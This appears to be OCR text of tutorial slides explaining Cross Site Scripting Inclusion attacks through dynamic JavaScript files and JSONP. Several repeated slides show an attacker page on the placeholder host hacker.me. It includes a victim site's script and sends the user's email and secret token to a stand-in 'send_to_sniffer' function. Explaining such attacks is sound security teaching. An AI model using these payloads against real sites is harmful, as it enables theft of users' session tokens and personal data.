XSSI

Cross Site Scripting Inclusion

WTF is "XSSI"?

Example 1: dynamic js scripts

social.net/me.js

```
var user_mail = 'user@test.com';
var secret_token =
'63a9f0ea7bb98050796b649e85481845';
...
```

Example 1

social.net/me.js


```
var user_mail = '%user_mail_here%';
var secret_token = '%token_here%';
...
```

Dynamic content with user's data

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';
var secret_token = '%token_here%';
...
```


Dynamic content with user's data

Open hacker's website with evil script

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';
var secret_token = '%token_here%';
...
```

Dynamic content with user's data


Browser loads script from social.net/me.js with live user's session on social.net

Cookie: ...

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = 'user@test.com';
var secret_token =
'63a9f0ea7bb98050796b649e85481845';
...
```


Dynamic content with user's data

Dynamic script with user's data in vars will be execute in user's browser on hacker.me/test.html

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = 'user@test.com';
var secret_token =
'63a9f0ea7bb98050796b649e85481845';
...
```


Dynamic content with user's data

Now JS can access this vars and send them to hacker's log!

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 2: JSONP

Same as example 1 with JSONP

social.net/me.php?cb=pewpew

pewpew({"name":"user@test.com",
"secret_token" :
"63a9f0ea7bb98050796b649e85481845"})

Example 2

social.net/me.php?cb=pewpew

pewpew({"name":"user@test.com",
"secret_token" :
"63a9f0ea7bb98050796b649e85481845"})

hacker.me/test.htm

```
<script>
pewpew = function(i){
send_to_sniffer(i.name+i.secret_token);
}
</script>
<script src="//social.net/me.php?cb=pewpew">
</script>
```

Write your own function!